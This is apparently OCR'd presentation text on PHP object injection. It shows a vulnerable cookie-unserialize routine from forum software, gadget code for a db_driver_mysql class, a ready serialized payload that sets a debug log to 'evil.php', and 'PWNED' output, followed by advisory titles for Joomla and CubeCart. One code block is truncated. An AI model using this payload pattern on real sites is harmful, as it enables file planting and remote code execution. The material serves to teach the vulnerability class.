else if ( isset( $_COOKIE[ipsRegistry::$settings['cookie_id'].$name] ) )
{
    $_value = $_COOKIE[ ipsRegistry::$settings['cookie_id'].$name ];
    if ( substr( $_value, 0, 2 ) == 'a:' ){
        return unserialize( stripslashes( urldecode( $_value ) ) );
    }
```

EXPLOIT TIME

```php
class db_driver_mysql{
    public $obj = array('use_debug_log' => 6,'debug_log' => 'ev
    public function __destruct(){
        echo "BOOM!\n";
        print_r($obj);
    }
}
$foo = new db_driver_mysql();
echo serialize(array($foo));
```





```
a:1:{i:0;O:15:"db_driver_mysql":1:{s:3:"obj";a:2:{s:13:"use_debug_log";i:6;s:9:"debug_log";s:8:"evil.php";}}}
```


BOOM! Array ([use_debug_log] => 6 [debug_log] => evil.php)

```php
class db_driver_mysql{
    public $obj = array('use_debug_log' => 6,'debug_log' => 'evil.php');
    public function __destruct(){
        echo "BOOM!\n";
        print_r($this->obj);
    }
}
$test = unserialize($_POST['evil']);
```

BOOM! Array ([use_debug_log] => 6 [debug_log] => evil.php)

PWNED





Joomla! <= 3.0.2 (highlight.php) PHP Object Injection Vulnerability


CubeCart <= 5.2.0 (cubecart.class.php) PHP Object Injection Vulnerability

http://vagosec.org/2013/12/wordpress-rce-exploit

http://prezi.com/5hif_vurb56p/php-object-injection


XSS (Cross-Site Scripting)

